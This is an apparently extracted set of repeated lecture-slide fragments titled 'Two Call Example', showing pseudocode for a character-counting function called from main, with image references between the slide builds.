

  9: }
```





Two Call Example



```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count(“testing”, “t”); // should return 2
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



Two Call Example



```
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      integer count;
      integer pos;
1-4:   …
 5: }

 6: void main(integer argc, strings argv) {
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

Two Call Example

```
   0: string count(string s, character c) {
        integer count;
        integer pos;
 1-4:   …
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   6: void main(integer argc, strings argv) {
